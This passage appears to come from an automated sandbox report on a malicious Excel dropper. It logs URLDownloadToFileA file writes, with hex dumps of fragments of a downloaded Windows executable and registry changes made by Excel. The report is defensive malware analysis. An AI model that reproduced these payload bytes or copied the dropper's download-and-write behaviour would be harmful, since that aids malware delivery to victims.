ec c7 45 ec 00 00 00 00 c6 45 f3 f7 8d 4d f3 51 8b 4d 08 e8 19 13 08 00 8b 55 ec 83 c2 01	....U.....U..E.....E..E.....E ...M.Q.M.......U.....U..E..... E..E.....E...M.Q.M.......U... ..U..E.....E..E.....E.|.M.Q. M.......U.....U..E.....E..E.... ..E.n.M.Q.M..k....U.....U..E. . ...E..E.....E...M.Q.M..B.... U.....U..E.....E..E.....E...M. Q.M.......U....	success or wait	1	14043828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	unknown	13090	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.....	success or wait	1	14043828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	unknown	8184	01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 1b 8d 4d f3 51 8b 4d 08 e8 70 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 38 8d 4d f3 51 8b 4d 08 e8 47 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 74 8d 4d f3 51 8b 4d 08 e8 1e fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a2 8d 4d f3 51 8b 4d 08 e8 f5 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b5 8d 4d f3 51 8b 4d 08 e8 cc fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 72 8d 4d f3 51 8b 4d 08 e8 a3 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0	..U..E.....E..E.....E...M.Q.M..p....U.....U..E.....E..E....E.8.M.Q.M..G....U.....U..E....E..E.....E.t.M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E.r.M.Q.M.....U.....U..E...	success or wait	568	14043828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	unknown	26736	ec 00 00 00 00 c6 45 f3 ef 8d 4d f3 51 8b 4d 08 e8 b9 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 c3 8d 4d f3 51 8b 4d 08 e8 90 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 67 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b6 8d 4d f3 51 8b 4d 08 e8 3e 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 15 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 f3 8d 4d f3 51 8b 4d 08 e8 ec 02 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 fd	.....E...M.Q.M.....U.....U..E.....E..E.....E...M.Q.M....U.....U..E.....E..E.....E...M.Q.M..g....U.....U..E.....E..E.....E...M.Q.M..>....U....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..	success or wait	17	14043828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	507906	45 f3 68 8d 4d f3 51 8b 4d 08 e8 e3 e8 c9 ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0e 8d 4d f3 51 8b 4d 08 e8 ba e8 c9 ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 2c 8d 4d f3 51 8b 4d 08 e8 91 e8 c9 ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 73 8d 4d f3 51 8b 4d 08 e8 68 e8 c9 ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 cf 8d 4d f3 51 8b 4d 08 e8 3f e8 c9 ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 e9 8d 4d f3 51 8b 4d 08 e8 16 e8 c9 ff 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 30 8d 4d f3 51 8b 4d	E.h.M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E..,.M.Q.M.....U.....U..E.....E..E.....E.s.M.Q.M..h....U.....U..E.....E..E.....E...M.Q.M..?....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E.0.M.Q.M	success or wait	1	14043828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\10DE0000	unknown	16384	success or wait	1	7FEEA859AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECA90	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECC92	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFDD	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED05A	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F41F0	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4673	success or wait	1	7FEEA859AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEA859AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECA90	ECA90	binary	04 00 00 00 B4 03 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 34 00 2E 00 31 00 38 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 33 9A 6F E0 71 07 D7 01 90 CA 0E 00 90 CA 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECC92	ECC92	binary	04 00 00 00 B4 03 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 33 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 E0 FD 22 E4 71 07 D7 01 92 CC 0E 00 92 CC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA859AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFDD	ECFDD	binary	04 00 00 00 B4 03 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 37 B4 EF E4 71 07 D7 01 DD CF 0E 00 DD CF 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED05A	ED05A	binary	04 00 00 00 B4 03 00 00 45 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 53 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 38 00 35 00 37 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 FA 81 07 E5 71 07 D7 01 5A D0 0E 00 5A D0 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	1=7	binary	31 3D 37 00 B4 03 00 00 02 00 00 00 00 00 00 00 C0 00 00 00 01 00 00 00 5E 00 00 00 56 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 65 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 73 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 38 00 35 00 37 00 2E 00 78 00 6C 00 73 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 65 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 73 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 38 00 35 00 37 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F41F0	F41F0	binary	04 00 00 00 B4 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 36 B9 44 F6 71 07 D7 01 F0 41 0F 00 F0 41 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA859AC0	unknown
